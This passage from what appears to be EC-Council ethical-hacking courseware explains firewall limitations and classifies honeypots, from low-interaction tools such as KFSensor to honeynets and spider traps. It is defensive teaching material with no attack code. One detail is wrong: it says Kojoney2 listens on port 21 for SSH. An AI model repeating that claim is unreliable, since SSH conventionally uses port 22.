
Although firewalls are essential to your security strategy, they have the following limitations:

- Firewalls can restrict users from accessing valuable services such as FTP, Telnet, NIS, etc., and they sometimes restrict Internet access as well.
- The firewall cannot prevent internal attacks (backdoor) in a network, e.g., a disgruntled employee who cooperates with the external attacker.
- The firewall focuses its security at a single point, which makes other systems within the network prone to security attacks.
- A bottleneck could occur if all the connections pass through the firewall.
- The firewall cannot protect the network from social engineering and data-driven attacks whereby the attacker sends malicious links and emails to employees inside the network.
- If external devices such as laptops, mobile phones, portable hard drives, etc., are already infected and connected to the network, then a firewall cannot protect the network from these devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The firewall is unable to adequately protect the network from all types of zero-day viruses that try to bypass it.
- A firewall cannot do anything if the network design and configuration is faulty.
- A firewall is not an alternative to antivirus or antimalware tools.
- A firewall does not block attacks from a higher level of the protocol stack.
- A firewall does not prevent attacks originating from common ports and applications.
- A firewall does not prevent attacks from dial-in connections.
- A firewall is unable to understand tunneled traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Honeypot

A honeypot is a computer system on the Internet intended to attract and trap those who attempt unauthorized or illicit utilization of the host system to penetrate an organization's network. It is a fake proxy run to frame attackers by logging traffic through it and then sending complaints to the victims' ISPs. It has no authorized activity or production value, and any traffic to it is likely a probe, attack, or compromise. Whenever there is any interaction with a honeypot, it is most likely to be malicious. Honeypots are unique; they do not solve a specific problem. Instead, they are a highly flexible tools with many different security applications. Honeypots help in preventing attacks, detecting attacks, and information gathering and research. A honeypot can log port access attempts or monitor an attacker's keystrokes; these could be early warnings of a more concerted attack. It requires a considerable amount of effort to maintain a honeypot.





Figure 12.17: Example of Honeypot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Honeypots

Honeypots are classified into the following types based on their design criteria:

- **Low-interaction Honeypots**

  Low-interaction honeypots emulate only a limited number of services and applications of a target system or network. If the attacker does something that the emulation does not expect, the honeypot will simply generate an error. They capture limited amounts of information, i.e., mainly transactional data, and some limited interactions. These honeypots cannot be compromised completely. They are set to collect higher-level information about attack vectors such as network probes and worm activities. Some examples are Specter, KFSensor, and Honeytrap.

  KFSensor is a low-interaction honeypot used to attract and identify penetrations. It implements vulnerable system services and Trojans to attract hackers. This honeypot can be used to monitor all TCP, UDP, and ICMP ports and services. KFSensor identifies and raises alerts about port scanning and DoS attacks.

  A honeytrap is a low-interaction honeypot used to observe attacks against TCP and UDP services. It runs as a daemon and starts server processes dynamically on requested ports. Attackers are tricked into sending responses to the honeytrap server process. The data that is received by the honeypot is concatenated into a string and stored in a database file. This string is called the attack string. Honeytraps parse attack strings for a command requesting the server to download a file from another host in the network. If such a command is detected, the server tries to access the corresponding file automatically. It supports only FTP and TFTP protocols. It also identifies and logs HTTP_URIs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Medium-interaction Honeypots**

  Medium-interaction honeypots simulate a real OS as well as applications and services of a target network. They provide greater misconception of an OS than low-interaction honeypots. Therefore, it is possible to log and analyze more complex attacks. These honeypots capture more useful data than low-interaction honeypots. They can only respond to preconfigured commands; therefore, the risk of intrusion increases. The main disadvantage of medium-interaction honeypots is that the attacker can quickly discover that the system behavior is abnormal. Some examples of medium-interaction honeypots include HoneyPy, Kojoney2, and Cowrie.

  Kojoney2 is a medium-interaction honeypot that emulates a real SSH environment. This honeypot listens on port 21 for incoming SSH connections. If a connection request is initiated, Kojoney2 will verify users against an internal list of fake users. Usually, the connections are accepted by granting access to the SSH shell. It simulates many shell commands to trick attackers. Using Kojoney2, attackers can download files using wget and curl commands.

- **High-Interaction Honeypots**

  Unlike their low- and medium-interaction counterparts, high-interaction honeypots do not emulate anything; they run actual vulnerable services or software on production systems with real OS and applications. These honeypots simulate all services and applications of a target network. They can be completely compromised by attackers to gain full access to the system in a controlled area. They capture complete information about an attack vector such as attack techniques, tools, and intent. The honeypotized system is more prone to infection, as attack attempts can be carried out on real production systems.

  A honeynet is a prime example of a high-interaction honeypot. It is neither a product nor a software solution that a user installs. Instead, it is an architecture—an entire network of computers designed to attack. The idea is to have an architecture that creates a highly controlled network with real computers running real applications, in which all activities are monitored and logged.

  "**Bad guys**" find, attack, and break into these systems through their own initiative. When they do, they do not realize that they are in a honeynet. Without the knowledge of the attackers, all their activities and actions, from encrypted SSH sessions to email and file uploads, are captured by inserting kernel modules into their systems.

  At the same time, the honeynet controls the attacker's activity. Honeynets do this by using a honeywall gateway, which allows inbound traffic to the victim's systems but controls the outbound traffic using intrusion prevention technologies. This gives the attacker the flexibility to interact with the victim's systems but prevents the attacker from harming other non-honeynet computers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Pure Honeypots**

  Pure honeypots emulate the real production network of a target organization. They cause attackers to devote their time and resources toward attacking the critical production system of the company. Attackers uncover and discover the vulnerabilities and trigger alerts that help network administrators to provide early warnings of attacks and hence reduce the risk of an intrusion.

Honeypots are classified into the following types based on their deployment strategy:

- **Production Honeypots**

  Production honeypots are deployed inside the production network of the organization along with other production servers. Although such honeypots improve the overall state of security of the organization, they effectively capture only a limited amount of information related to the adversaries. Such honeypots fall under the low-interaction honeypot category and are extensively employed by large organizations and corporations. As production honeypots are deployed internally, they also help to find out internal flaws and attackers within an organization.

- **Research Honeypots**

  Research honeypots are high-interaction honeypots primarily deployed by research institutes, governments, or military organizations to gain detailed knowledge about the actions of intruders. By using such honeypots, security analysts can obtain in-depth information about how an attack is performed, vulnerabilities are exploited, and attack techniques and methods are used by the attackers. This analysis, in turn, can help an organization to improve attack prevention, detection, and security mechanisms and develop a more secure network infrastructure.

  The main drawback of research honeypots is that they do not contribute to the direct security of the company. If a company is looking to improve its production infrastructure, it should opt for production honeypots.

Honeypots are classified into the following types based on their deception technology:

- **Malware Honeypots**

  Malware honeypots are used to trap malware campaigns or malware attempts over the network infrastructure. These honeypots are simulated with known vulnerabilities such as outdated APIs, vulnerable SMBv1 protocols, etc., and they also emulate different Trojans, viruses, and backdoors that encourage adversaries to perform exploitation activities. These honeypots lure the attacker or malware into performing attacks, from which the attack pattern, malware signatures, and malware threat actors can be identified effectively.

- **Database Honeypots**

  Database honeypots employ fake databases that are vulnerable to perform database-related attacks such as SQL injection and database enumeration. These fake databases trick the attackers by making them think that these databases contain crucial sensitive

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

information such as credit card details of all the customers and employee databases. However, all the information present in the database are fake and simulated. Such databases lure the attacker to perform attacks, with their vulnerabilities; from the attacks, the attack pattern and the threat actor's TTP's towards database attacks can be identified effectively.

- **Spam Honeypots**

  Spam honeypots specifically target spammers who abuse vulnerable resources such as open mail relays and open proxies. Basically, spam honeypots consist of mail servers that deliberately accept emails from any random source from the Internet. They provide crucial information about spammers and their activities.

- **Email Honeypots**

  Email honeypots are also called email traps. They are nothing but fake email addresses that are specifically used to attract fake and malicious emails from adversaries. These fake email IDs will be distributed across the open Internet and dark web to lure threat actors into performing various malicious activities to exploit the organization. By constantly monitoring the incoming emails, the adversary's deception techniques can be identified by the administrators and internal employees can be warned to avoid falling into such email traps.


- **Spider Honeypots**

  Spider honeypots are also called spider traps. These honeypots are specifically designed to trap web crawlers and spiders. Many threat actors perform web crawling and spidering to extract important information from web applications. Such crucial information includes URLs, contact details, directory details, etc. Spider honeypots are employed to trap such adversaries. A fake website will be emulated and presented as a legitimate one. Threat actors attempting to perform web crawling on such traps will be identified and blacklisted.

- **Honeynets**

  Honeynets are networks of honeypots. They are very effective in determining the entire capabilities of the adversaries. Honeynets are mostly deployed in an isolated virtual environment along with a combination of vulnerable servers. The various TTPs employed by different attackers to enumerate and exploit networks will be recorded, and this information can be very effective in determining the complete capabilities of the adversary.

